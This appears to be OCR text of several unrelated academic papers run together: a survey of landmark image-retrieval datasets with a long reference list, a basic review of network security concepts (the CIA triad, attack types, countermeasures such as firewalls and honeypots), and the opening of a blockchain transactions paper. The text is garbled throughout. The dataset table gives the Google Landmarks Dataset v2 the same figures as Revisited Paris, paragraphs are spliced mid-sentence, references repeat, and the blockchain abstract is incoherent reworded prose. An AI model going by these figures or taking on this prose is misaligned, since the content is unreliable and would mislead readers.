


Figure 3. Sample distractor images from the EC50K dataset

San Francisco Landmark Dataset :- San Francisco Landmark Dataset, which contains a database of 1.7 million images of buildings in San Francisco with ground truth labels, geotags, and calibration data, as well as a difficult query set of 803 cell phone images

taken with a variety of different camera phones. The data is originally acquired by vehicle-mounted cameras with wide-angle lenses capturing spherical panoramic images. For all visible buildings in each panorama, a set of overlapping perspective images is generated. More details about the dataset generation process and a set of recognition experiments on this dataset are presented in our 2011 paper in the IEEE Conference on Computer Vision and Pattern Recognition.

Holidays Dataset :- The Holidays dataset is a set of images which mainly contains some of the authors' personal holidays photos. The remaining ones were taken on purpose to test the robustness to various attacks: rotations, viewpoint and illumination changes, blurring, etc. The dataset includes a very large variety of scene types (natural, man-made, water and fire effects, etc) and images are in high resolution. The dataset contains 500 image groups, each of which represents a distinct scene or object. The first image of each group is the query image and the correct retrieval results are the other images of the group.

IV. Datasets Comparison

Image recognition problems range from basic categorization (“cat”, “shoe”, “building”), through fine-grained tasks involving distinction landmarks in Oxford and Paris, respectively. They have consistently been used in image retrieval for more than a decade, and were re-annotated recently, with the addition of 1M worldwide distractor index images [39]. Other datasets also focus on imagery from a single city: Rome 16k [40]; Geotagged Streetview Images [41] containing 17k images from Paris; San Francisco Landmarks [42] containing 1.7M images; 24/7 Tokyo [43] containing 1k images under different illumination conditions and Paris500k [44], containing 501k images. of species/models/styles (“Persian cat”, “running shoes”, “Roman Catholic church”), to instance-level to instance-level recognition (“Oscar the cat”, “Adidas Duramo 9”, “Notre Dame cathedral in Paris”). Our new dataset focuses on tasks that are at the end of this continuum: identifying individual human-made and natural landmarks. In the following, we review image recognition and retrieval datasets, focusing mainly on those which are most related to our work.

Landmark recognition/retrieval datasets. We compare existing datasets for landmark recognition and retrieval against our newly-proposed dataset in Tab. 1. The Oxford [37] and Paris [38] datasets contain tens of query

Dataset name	Year	Landmarks	Test Images	Train images	Index Images	Annotation Collection	Coverage	Stable
Oxford [38]	2007	11	55	-	5k	Manual	City	Y
Paris [39]	2008	11	55	-	6k	Manual	City	Y
Holidays [50]	2008	500	500	-	1.5k	Manual	Worldwide	Y
European Cities 50k [45]	2010	20	100	-	50k	Manual	Continent	Y
Geotagged Street View [41]	2010	-	200	-	17k	Street View	City	Y
Rome 10k [40]	2010	69	1k	-	15k	GeoTag + SFM	City	Y
San Francisco [42]	2011	-	80	-	1.7M	Street View	City	Y
Landmarks-PointCloud [47]	2012	1k	10k	-	205k	Flickr label + SFM	Worldwide	Y
247 Tokyo [43]	2015	125	315	-	1k	Smartphone + Manual	City	Y
Paris500k [44]	2015	13k	3k	-	501k	Manual	City	N
Landmark URLs [51,48]	2016	586	-	140k	-	Text query + Feature matching	Worldwide	N
Flickr S1M [49]	2016	713	-	120k	-	Text query + SFM	Worldwide	Y
Google Landmarks [52]	2017	30k	118k	1.2M	1.1M	GPS + semi-automatic	Worldwide	N
Revisited Oxford [39]	2018	11	70	-	5k + 1M	Manual + semi-automatic	Worldwide	Y
Revisited Paris [39]	2018	11	70	-	6k + 1M	Manual + semi-automatic	Worldwide	Y
Google Landmarks Dataset v2	2018	11	70	-	6k + 1M	Manual + semi-automatic	Worldwide	Y

images and thousands of index images from More recent datasets contain images from a much larger variety of locations. The European Cities (EC) 50k dataset [45] contains images from 9 cities, with a total of 20 landmarks; unannotated images from other 5 cities are used as distractors. This dataset also has a version with 1M images from 22 cities where the annotated images come from a single city [46]. The Landmarks dataset by Li *et al.* [47] contains 205k images of 1k famous landmarks.

Table 1: Comparison of our dataset against existing landmark recognition/retrieval datasets. “Stable” denotes if the dataset can be retained indefinitely. Our Google Landmarks Dataset v2 is larger than all existing datasets in terms of total number of images and landmarks, besides being stable.

Two other recent landmark datasets, by Gordo *et al.* [48] and Radenovic *et al.* [49], have become popular for training image retrieval models, containing hundreds of landmark and approximately 100k images each; note that these do not contain test images, but only training data.

The original Google Landmarks Dataset [52] contains 2.3M images from 30k landmarks, but due to copyright restrictions this dataset is not stable: it shrinks over time as images get deleted by the users who uploaded them. The Google Landmarks Dataset v2 dataset surpasses all existing datasets in terms of the number of images and landmarks, and uses images only with licenses that allow free reproduction and indefinite retention.

categorization is addressed by datasets such as Caltech 101 [67], Caltech 256 [68], ImageNet [69] and more recently OpenImages [70]. Popular fine-grained recognition datasets include CUB-200-2011 [71], iNaturalist [72], Stanford Cars [73], Places [74].

V. References

- [1] Krizhevsky, A., Sutskever, I., Hinton, G.: ImageNet classification with deep
- [2] Russakovsky, O., Deng, J., Su, H., Krause, J., Satheesh, S., Ma, S., Huang, Z., Karpathy, A., Khosla, A., Bernstein, M., Berg, A.C., Fei-Fei, L.: ImageNet Large Scale Visual Recognition Challenge. *IJCV* (2015)
- [3] Girshick, R., Donahue, J., Darrell, T., Malik, J.: Rich feature hierarchies for accurate object detection and semantic segmentation. In: *CVPR*. (2014)
- [4] Long, J., Shelhamer, E., Darrell, T.: Fully convolutional networks for semantic segmentation. In: *CVPR*. (2015)
- [5] Frome, A., Corrado, G.S., Shlens, J., Bengio, S., Dean, J., Ranzato, M.A., Mikolov, T.: Devise: A deep visual-semantic embedding model.
- [6] Karpathy, A., Joulin, A., Fei-Fei, L.: Deep fragment embeddings for bidirectional image-sentence mapping.
- [7] Antol, S., Agrawal, A., Lu, J., Mitchell, M., Batra, D., Zitnick, C.L., Parikh, D.: Vqa: Visual question answering. In: *ICCV*
- [8] Mikul'ik, A., Perdoch, M., Chum, O., Matas, J.: Learning a fine vocabulary. In: *ECCV*. (2010)
- [9] Tolias, G., Avrithis, Y., J'egou, H.: Image search with selective match kernels: Aggregation across single and multiple images. *IJCV* (2015)
- [10] Tolias, G., J'egou, H.: Visual query expansion with or without geometry: refining local descriptors by feature aggregation. *PR* (2015)
- [11] Li, X., Larson, M., Hanjalic, A.: Pairwise geometric matching for large-scale object retrieval. In: *CVPR*. (2015)
- [12] Babenko, A., Lempitsky, V.S.: Aggregating deep convolutional features for image retrieval. In: *ICCV*. (2015)
- [13] Kalantidis, Y., Mellina, C., Osindero, S.: Cross-dimensional weighting for aggregated deep convolutional features. In: *arXiv preprint arXiv:1512.04065*. (2015)

- [14] Tolias, G., Sicre, R., J'egou, H.: Particular object retrieval with integral maxpooling of cnn activations. In: ICLR. (2016)
- [15] Gong, Y., Wang, L., Guo, R., Lazebnik, S.: Multi-scale orderless pooling of deep convolutional activation features. In: ECCV. (2014) [16] Razavian, A.S., Azizpour, H., Sullivan, J., Carlsson, S.: CNN features off-the-shelf: an astounding baseline for recognition. In: CVPR Deep Vision Workshop. (2014)
- [17] Babenko, A., Slesarev, A., Chigorin, A., Lempitsky, V.S.: Neural codes for image retrieval. In: ECCV. (2014)
- [18] Al-Sahaf H, Al-Sahaf A, Xue B, Johnston M, Zhang M (2017) Automatically evolving rotation-invariant texture image descriptors by genetic programming. *IEEE Trans Evol Comput* 21(1):83–101
- [19] Giveki D, Soltanshahi MA, Montazer GA (2017) A new image feature descriptor for content based image retrieval using scale invariant feature transform and local derivative pattern. *Optik* 131:242–254
- [20] Ciocca G, Corchs S, Gasparini F (2016) Genetic programming approach to evaluate complexity of texture images. *J Electron Imaging* 25(6):061408
- [21] Sanu SG, Tamase PS (2017) Satellite image mining using content based image retrieval. *Int J Eng Sci* 13928
- [22] Nazir A, Ashraf R, Hamdani T, Ali N (2018) Content based image retrieval system by using hsv color histogram, discrete wavelet transform and edge histogram descriptor. In: 2018 international conference on computing, mathematics and engineering technologies (iCoMET), IEEE, pp 1–6
- [23] Devi NS, Hemachandran K (2017) Content based feature combination method for face image retrieval using neural network and SVM classifier for face recognition. *Indian J Sci Technol* 10(24):1–11
- [24] Lu Z, Yang J, Liu Q (2017) Face image retrieval based on shape and texture feature fusion. *Comput Vis Media* 3(4):359–368
- [25] Wang X-Y, Liang L-L, Li Y-W, Yang H-Y (2017) Image retrieval based on exponent moments descriptor and localized angular phase histogram. *Multimedia Tools Appl* 76(6):7633–7659
- [26] Liu G-H, Yang J-Y (2013) Content-based image retrieval using color difference histogram. *Pattern Recogn* 46(1):188–198
- [27] Jian M, Lam K-M (2014) Face-image retrieval based on singular values and potential-field representation. *Signal Process* 100:9–15
- [28] Kumar A, Kim J, Cai W, Fulham M, Feng D (2013) Content-based medical image retrieval: a survey of applications to multidimensional and multimodality data. *J Digit Imaging* 26(6):1025–1039
- [29] Guo J-M, Prasetyo H, Chen J-H (2015) Content-based image retrieval using error diffusion block truncation coding features. *IEEE Trans Circuits Syst Video Technol* 25(3):466–481
- [30] Dubey SR, Mukherjee S (2018) Ldop: local directional order pattern for robust face retrieval. arXiv preprint arXiv :1803.07441
- [31] Wang Y, Gong S (2007) Refining image annotation using contextual relations between words. In: Proceedings of the 6th ACM international conference on image and video retrieval, pp 425–432, Citeseer
- [32] Zhao F, Huang Y, Wang L, Tan T (2015) Deep semantic ranking based hashing for multi-label image retrieval. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 1556–1564
- [33] Lin K, Yang H-F, Hsiao J-H, Chen C-S (2015) Deep learning of binary hash codes for fast image retrieval. In: Proceedings of the IEEE conference on computer vision and pattern recognition workshops, pp 27–35
- [34] J. Philbin, O. Chum, M. Isard, J. Sivic, and A. Zisserman. Object retrieval with large vocabularies and fast spatial matching. In CVPR, 2007.
- [35] R. Arandjelovic and A. Zisserman. Three things everyone should know to improve object retrieval. In CVPR, 2012.
- [36] A. Iscen, G. Tolias, Y. Avrithis, T. Furon, and O. Chum. Efficient diffusion on region manifolds: Recovering small objects with compact cnn representations. In CVPR, 2017.
- [37] J. Philbin, O. Chum, M. Isard, J. Sivic, and A.

- Zisserman. Object Retrieval with Large Vocabularies and Fast Spatial Matching. In Proc. CVPR, 2007.
- [38] J. Philbin, O. Chum, M. Isard, J. Sivic, and A. Zisserman. Lost in Quantization: Improving Particular Object Retrieval in Large Scale Image Databases. In Proc. CVPR, 2008.
- [39] F. Radenovic, A. Iscen, G. Tolias, Y. Avrithis, and O. Chum. $\hat{\cdot}$ Revisiting Oxford and Paris: Large-Scale Image Retrieval Benchmarking. In Proc. CVPR, 2018.
- [40] S. Agarwal, Y. Furukawa, N. Snavely, I. Simon, B. Curless, S. Seitz, and R. Szeliski. Building Rome in a Day. Communications of the ACM, 2011.
- [41] J. Knopp, J. Sivic, and T. Pajdla. Avoiding Confusing Features in Place Recognition. In Proc. ECCV, 2010
- [42] D. Chen, G. Baatz, K. Koser, S. Tsai, R. Vedantham, T. Pylvanainen, K. Roimela, X. Chen, J. Bach, M. Pollefeys, B. Girod, and R. Grzeszczuk. City-Scale Landmark Identification on Mobile Devices. In Proc. CVPR, 2011.
- [43] A. Torii, R. Arandjelovic, J. Sivic, M. Okutomi, and T. Pajdla. $\hat{\cdot}$ 24/7 place recognition by view synthesis. In Proc. CVPR, 2015.
- [44] Weyand, T. and Leibe, B. Visual landmark recognition from Internet photo collections: A large-scale evaluation. Computer Vision and Image Understanding, 2015
- [45] Y. Avrithis, G. Tolias, and Y. Kalantidis. Feature Map Hashing: Sub-linear Indexing of Appearance and Global Geometry. In Proc. ACM MM, 2010.
- [46] Y. Avrithis, Y. Kalantidis, G. Tolias, and E. Spyrou. Retrieving Landmark and Non-landmark Images from Community Photo Collections. In Proc. ACM MM, 2010
- [47] Y. Li, N. Snavely, D. Huttenlocher, and P. Fua. Worldwide Pose Estimation using 3D Point Clouds. In Proc. ECCV, 2012
- [48] A. Gordo, J. Almazan, J. Revaud, and D. Larlus. Deep Image Retrieval: Learning Global Representations for Image Search. In Proc. ECCV, 2016.
- [49] F. Radenovic, G. Tolias, and O. Chum. Fine-tuning CNN $\hat{\cdot}$ Image Retrieval with No Human Annotation. IEEE Transactions on Pattern Analysis and Machine Intelligence, 2018.
- [50] H. Jegou, M. Douze, and C. Schmid. Hamming Embedding $\hat{\cdot}$ and Weak Geometric Consistency for Large Scale Image Search. In Proc. ECCV, 2008
- [51] A. Babenko, A. Slesarev, A. Chigorin, and V. Lempitsky. Neural Codes for Image Retrieval. In Proc. ECCV, 2014
- [52] H. Noh, A. Araujo, J. Sim, T. Weyand, and B. Han. LargeScale Image Retrieval with Attentive Deep Local Features. In Proc. ICCV, 2017.
- [53] I. Fehervari and S. Appalaraju. Scalable Logo Recognition using Proxies. In Proc. WACV, 2019.
- [54] A. Joly and O. Buisson. Logo Retrieval with a Contrario Visual Query Expansion. In Proc. ACM MM, 2009.
- [55] Y. Kalantidis, LG. Pueyo, M. Trevisiol, R. van Zwol, and Y. Avrithis. Scalable Triangulation-based Logo Recognition. In Proc. ICMR, 2011
- [56] S. Romberg, L. Pueyo, R. Lienhart, and R. van Zwol. Scalable Logo Recognition in Real-world Images. In Proc. ICMR, 2011.
- [57] Y. Bai, Y. Lou, F. Gao, S. Wang, Y. Wu, and L. Duan. GroupSensitive Triplet Embedding for Vehicle Reidentification. IEEE Transactions on Multimedia, 2018.
- [58] K. Yan, Y. Tian, Y. Wang, W. Zeng, and T. Huang. Exploiting Multi-Grain Ranking Constraints for Precisely Searching Visually-similar Vehicles. In Proc. ICCV, 2017.
- [59] D. Zapletal and A. Herout. Vehicle Re-Identification for Automatic Video Traffic Surveillance. In Proc. CVPR, 2016.
- [60] Z. Liu, P. Luo, S. Qiu, X. Wang, and X. Tang. DeepFashion: Powering Robust Clothes Recognition and Retrieval with Rich Annotations. In Proc. CVPR, 2016
- [61] Y. Ge, R. Zhang, L. Wu, X. Wang, X. Tang, and P. Luo. DeepFashion2: A Versatile Benchmark for Detection, Pose Estimation, Segmentation and Re-

- Identification of Clothing Images. In Proc. CVPR, 2019.
- [62] X. Wei, Q. Cui, L. Yang, P. Wang, and L. Liu. RPC: A LargeScale Retail Product Checkout Dataset. arXiv:1901.07249, 2019
- [63] H. Song, Y. Xiang, S. Jegelka, and S. Savarese. Deep Metric Learning via Lifted Structured Feature Embedding. In Proc. CVPR, 2016.
- [64] R. Arandjelovic and A. Zisserman. Smooth object retrieval using a bag of boundaries. In Proc. ICCV, 2011.
- [65] R. Chiaro, A. Bagdanov, and A. Bimbo. {NoisyArt}: A Dataset for Webly-supervised Artwork Recognition. In Proc. VISAPP, 2019
- [66] V. Chandrasekhar, D. Chen, S. S. Tsai, N. M. Cheung, H. Chen, G. Takacs, Y. Reznik, R. Vedantham, R. Grzeszczuk, J. Bach, and B. Girod. The Stanford Mobile Visual Search Dataset. In Proc. ACM Multimedia Systems Conference, 2011.
- [67] L. Fei-Fei, R. Fergus, and P. Perona. Learning Generative Visual Models from Few Training Examples: An Incremental Bayesian Approach Tested on 101 Object Categories. In Proc. CVPR Workshops, 2004
- [68] G. Griffin, A. Holub, and P. Perona. Caltech-256 Object Category Dataset. Technical Report 7694, California Institute of Technology, 2007.
- [69] O. Russakovsky, J. Deng, H. Su, J. Krause, S. Satheesh, S. Ma, Z. Huang, A. Karpathy, A. Khosla, M. Bernstein, et al. ImageNet Large Scale Visual Recognition Challenge. IJCV, 2015.
- [70] A. Kuznetsova, H. Rom, N. Alldrin, J. Uijlings, I. Krasin, J. Pont-Tuset, S. Kamali, S. Popov, M. Mallocci, T. Duerig, and V. Ferrari. The Open Images Dataset V4: Unified Image Classification, Object Detection, and Visual Relationship Detection at Scale. arXiv:1811.00982, 2018.
- [71] C. Wah, S. Branson, P. Welinder, P. Perona, and S. Belongie. The Caltech-UCSD Birds-200-2011 Dataset. Technical Report CNS-TR-2011-001, California Institute of Technology, 2011.
- [72] G.V. Horn, O.M. Aodha, Y. Song, Y. Cui, C. Sun, A. Shepard, H. Adam, P. Perona, and S. Belongie. The iNaturalist Species Classification and Detection Dataset. In Proc. CVPR, 2018.
- [73] J. Krause, M. Stark, J. Deng, , and L. Fei-Fei. 3d Object Representations for Fine- Grained Categorization. In Proc. ICCV Workshops, 2013.
- [74] B. Zhou, A. Lapedriza, A. Khosla, A. Oliva, and A. Torralba. Places: A 10 million Image Database for Scene Recognition. IEEE Transactions on Pattern Analysis and Machine Intelligence, 2017.
- [75] Jian M, Lam K-M (2014) Face-image retrieval based on singular values and potential-field representation. Signal Process 100:9–15
- [76] Kumar A, Kim J, Cai W, Fulham M, Feng D (2013) Content-based medical image retrieval: a survey of applications to multidimensional and multimodality data. J Digit Imaging 26(6):1025–1039
- [77] Guo J-M, Prasetyo H, Chen J-H (2015) Content-based image retrieval using error diffusion block truncation coding features. IEEE Trans Circuits Syst Video Technol 25(3):466–481
- [78] Dubey SR, Mukherjee S (2018) Ldop: local directional order pattern for robust face retrieval. arXiv preprint arXiv :1803.07441
- [79] Wang Y, Gong S (2007) Refning image annotation using contextual relations between words. In: Proceedings of the 6th ACM international conference on image and video retrieval, pp 425–432, Citeseer
- [80] Zhao F, Huang Y, Wang L, Tan T (2015) Deep semantic ranking based hashing for multi-label image retrieval. In: Proceedings of the IEEE conference on computer vision and pattern recognition, pp 1556–1564
- [81] Lin K, Yang H-F, Hsiao J-H, Chen C-S (2015) Deep learning of binary hash codes for fast image retrieval. In: Proceedings of the IEEE conference on computer vision and pattern recognition workshops, pp 27–35
- [82] J. Philbin, O. Chum, M. Isard, J. Sivic, and A. Zisserman. Object retrieval with large vocabularies and fast spatialmatching. In CVPR, 2007.
- [83] R. Arandjelovic and A. Zisserman. Three things

everyone should know to improve object retrieval. In *CVPR*, 2012.

[84] A. Iscen, G. Tolas, Y. Avrithis, T. Furon, and O. Chum. Efficient diffusion on region manifolds: Recovering small objects with compact cnn representations. In *CVPR*, 2017.

A REVIEW ON NETWORK SECURITY

Dr. Abhishek Mehta,

*Assistant Professor - PICA, Parul University Institute of Information Technology and Computer Science
Vadodra, Gujarat, India*

Abhishek.mehta7067@paruluniversity.ac.in

Sahil Pandey,

*Department of B.C.A, Parul University Institute of Information Technology and Computer science
Varanasi, Uttar Pradesh, India*

Pandeysahil768@gmail.com

Abstract— With the advent of the World Wide Web and the emergence of e-commerce applications and social networks, organizations across the world generate a large amount of data daily. Data security is the utmost critical issue in ensuring safe transmission of information through the internet. Computer network security is gaining popularity among network practitioners, with organizations investing more time and money to protect their valuable information. Also network security issues are now becoming important as society is moving towards digital information age. Network security is the main and essential thing in any network whether that is School, College, University, Government or Military Network. With the advancement in networking technologies, now it is a very big challenge to secure the network from advanced hackers and intruders. It is a very big concern to save your network. So to understand the different threats that can be happened on any network and their causes and their solutions are very important and are being reviewed here.

Keywords— Introduction, Needs Of Network Security, CIA Triad, Problems, Countermeasures, Conclusion.

INTRODUCTION

Internet has become more and more widespread, if an unauthorized person is able to get access to this network, he can not only spy on us but he can easily mess up our lives. Network Security is a concept to protect network and data transmission over wireless network. A network security system typically relies on layers of protection and consists of multiple components including networking monitoring and security software in addition to hardware and appliances. All components work together to increase the overall security of the computer network. Security of data can be done by a technique called cryptography. So one can say that

cryptography is an emerging technology, which is important for network security. Network security consists of the provisions and policies adopted by a network administrator to prevent and monitor unauthorized access, misuse, modification, or denial of a computer network and network-accessible resources. Cryptography is the science of writing in secret code. More generally, it is about constructing and analyzing protocols that block adversaries; various aspects in information security such as data confidentiality, data integrity, authentication, and non-repudiation are central to modern cryptography. Applications of cryptography include ATM cards, computer passwords, and electronic commerce. The development of the World Wide Web resulted in broad use of cryptography for e-commerce and business applications.



NEEDS OF NETWORK SECURITY

Earlier hackers were skilled programmers who understood about computer systems and their vulnerabilities. Today anyone can become hackers by downloading some attack tools that are open source on the internet.

Network security has three fundamental objectives:

- **Availability:** Data must be available to the authorised user whenever required. It is the duty of the server to maintain its data using certain tools and techniques so that it is available to end users. Data can be made available by regular backup and redundancy methods.
- **Confidentiality:** It is a process of allowing authorized users to access protective data. For example while performing bank transactions only you and the authorised user of the bank should maintain your record, but no one else. Failure in this lead to theft and leak of protected data.
- **Integrity:** Data integrity is maintained if data has not been altered or modified. For example: price of e-commerce site being altered or when user

request to visit a site and malicious attacker redirects you to another site.



Active Attack

An active attack attempts to alter system resources or affect their operation. It involves some modification of the data stream or the creation of a false stream.

Types of active attacks:

- **Modification of Messages:** some portion of a legitimate message is altered, or that messages are delayed or reordered.
- **Denial of Service:** An entity may suppress all messages directed to a particular destination.
- **Replay:** It involves the passive capture of a data unit and its subsequent retransmission to produce an unauthorized effect.
- **Masquerade:** It takes place when one entity pretends to be a different entity.


PROBLEMS

As the internet is widely used medium to access and transfer information. There are various threats associated with it, It is the responsibility of the network administrator to protect the websites and there data from these malicious attackers.

There are two categories of attacks:

- a. Active attacks
- b. Passive attacks

Passive Attacks-



Passive Attack

This type of attacks includes observation or monitoring of communication. A passive attack attempts to learn or make use of information from the system but does not affect system resources. The goal of the opponent is to obtain information that is being transmitted.

Types of passive attacks:

- **Traffic Analysis:** The message traffic is sent and received in an apparently normal fashion, and neither the sender nor receiver is aware that a third party has read the messages or observed the traffic pattern.
- **Release of Message Contents:** Read contents of message from sender to receiver.

Active Attacks-

COUNTERMEASURES


Network Security has become a challenging task for the network service providers to prevent security related threats. Today we are totally dependent on network or we are surrounded by internet to make our day to day work easy. But this poses a challenge for organisations as there information on network can be accessed by any remote computer who are not permitted to access those resources.

If there is an attack we do have a countermeasure for that for ex if someone is trying to find a path in the network for that we have to adopt some kind of measures:

- **Access Management:** It is a method of securing the network by granting access to authorized users the right to access the network. This will prevent any authorized attack on the network thereby securing the network. This process makes use of certain policies which are defined under Information Security Management. This process was added to secure the confidential information that is transferred through the network.
- **Wireless Security:** Wireless Security makes use of the wireless network to prevent any unauthorized access and attack to the computers. WEP(Wired Equivalent Privacy) and WPA(Wi-Fi Protected Access) are the common types of wireless

security. WEP is comparatively weaker than WPA as its password can be broken easily using some software tools. There are certain security issues in wireless communication. A malicious individual can attack the network through ad hoc networks, non-traditional networks, network injection, coffee latte attack. There are various security measures that can be applied to SSID hiding, static IP addressing, 802.11 security, encryption etc.

- **Firewall**



- Firewall has been discussed above. It regulates the traffic on the network and is a security measure for communication on the network.

- **Endpoint Security:** Endpoint Security is another approach for network security in which remote networks are secured. In this devices follow certain security standards. It manages the user's access to the corporate network. The main components of this type of security are VPN(Virtual Private Network), operating system and an antivirus software. This security management process operates on the client-server model. Software as a Service is another model used in this case.

- **Honeypot:** Honeypot is another security mechanism for network security. It detects, deflects and counteracts the unauthorized use of information systems. It consists of data which is isolated and monitored but appears as if it is a part of the site. Honeypots are classified into two categories production honeypot and research honeypot. Production honeypots capture only limited information and are easy to use whereas research honeypots collect information about the black hat communities who are trying to attack the network. Based on their design, honeypots can be classified as pure honeypots, low-interaction honeypots, and high-interaction honeypots.

- **Hole Punching:** It is a computer networking technique that uses network address

translation(NAT) for establishing the direct connection between the two parties. In this one or both the parties may be behind firewalls. For punching a hole, each of the clients connects to a third-party server which is unrestricted for temporarily storing external and internal address and port information. Each client's information is passed on to the other through a server and using that direct connection is established. As a result, packets are transferred to each side.

- **Malware Detection:** A malware is a software code which is designed to intentionally cause damage to the computer network. The malware code can be in the form of viruses, worms, Trojan horses, or spyware. The aim of malware detection is to find and remove any type of malware code from the network. Antivirus software, firewalls, and other such strategies help in detecting malware in the network.

- **Information Security:** Information security refers to a set of strategies applied to prevent any type of threat to digital and non-digital information. It is also an interesting topic in network security. The strategies applied revolves around the CIA objectives which is expanded as confidentiality, integrity, and availability. These objectives ensure that only authorized users can access the information.

CONCLUSION

Network security is an important field that is increasingly gaining attention as the internet expands. The security threats and internet protocol were analyzed to determine the necessary security technology. The security technology is mostly software based, but many common hardware devices are used. The current development in network security is not very impressive. Originally it was assumed that with the importance of the network security field, new approaches to security, both hardware and software, would be actively researched. It was a surprise to see most of the development taking place in the same technologies being currently used. The embedded security of the new internet protocol IPv6 may provide many benefits to internet users. Although some security issues were observed, the IPv6 internet protocol seems to evade many of the current popular attacks. Combined use of IPv6 and security tools such as firewalls, intrusion detection, and authentication mechanisms will prove effective in guarding intellectual property for the near future. The four primary threats to network security include unstructured threats, structured threats, external threats, and internal threats. To defend against threats, an understanding of the common methods of

attack must be established, including reconnaissance, access, DoS, and malicious code. Responses to security issues range from ignoring the problem to excessive spending on security devices and solutions. Neither approach will succeed without a good, sound policy, and highly skilled security professionals. The network security field may have to evolve more rapidly to deal with the threats further in the future.

References

- 1) R. Khan, "Network Threats, Attacks and Security Measures: a Review," *Int. J. Adv. Res. Comput. Sci.*, vol. 8, no. 8, pp. 116–120, 2017.
- 2) A. Funmilola and A. Oluwafemi, "Review of Computer Network Security System," *Netw. Complex Syst.*, vol. 5, no. 5, pp. 40–47, 2015.
- 3) Adeyinka, O., "Internet Attack Methods and Internet Security Technology," *Modeling & Simulation*, 2008. AICMS 08. Second Asia International Conference on, vol., no., pp.77 82, 13 15 May 2008 Al Salqan, Y.Y., "Future trends in Internet security," *Distributed Computing Systems*, 1997.
- 4) Shyam Nandan Kumar, "Technique for Security of Multimedia using Neural Network," Paper id-IJRETM-2014-02-05-020, *IJRETM*, Vol: 02, Issue: 05, pp.1-7. Sep-2014.
- 5) Simmonds, A; Sandilands, P; van Ekert, L (2004). "An Ontology for Network Security Attacks". *Lecture Notes in Computer Science*. *Lecture Notes in Computer Science* 3285: 317-323.
- 6) Carle E. Landwehr, "Security Issues in Networks with Internet Access", Member, IEEE.
- 7) <http://whatis.techtarget.com/definition/Confidentiality-integrityand-availability-CIA>
- 8) Bellare, Mihir; Rogaway, Phillip (21 September 2005). "Introduction". *Introduction to Modern Cryptography*. p. 10.
- 9) Menezes, A. J.; van Oorschot, P. C.; Vanstone, S. "A. Handbook of Applied Cryptography". ISBN 0-8493-8523-7

Digital Transactions Using BlockChian

Alish Makadia^{#1}, Vatsal Chauhan

Hina Chokshi^{*2}

[#] Parul Institute of Engineering and Technology,

Faculty of IT and Computer Science

Parul University

Alishmakadia2001@gmail.com

vatsalchauhan69@gmail.com

Parul Institute of Engineering and Technology,

Faculty of IT and Computer Science

Parul University


hina.chokshi42058@paruluniversity.ac.in

Abstract— Innovative installment helps in worldwide contest. The created innovation of the computerized cash keeps enormous space of unreserve acknowledgment, confidence and expectation, which are primary objectives to spread the organization. In this part, an effective arrangement is proposed for the issue of keeping everything under control book and assessing the execution rate in the shared organization framework. It likewise clarifies the working of the decentralized trade. A companion 2 friend network form of the decentralized trade framework will permit all gatherings to allow the market without relying upon any focal association for market access. This decentralized methodology dispose of the danger of assaults with sweeping results as clients' assets are not put away in a focal area.

Keywords— Ethereum, Metamask Wallet, Blockchain, Digital transaction, Decentralized Exchanges.

I. INTRODUCTION

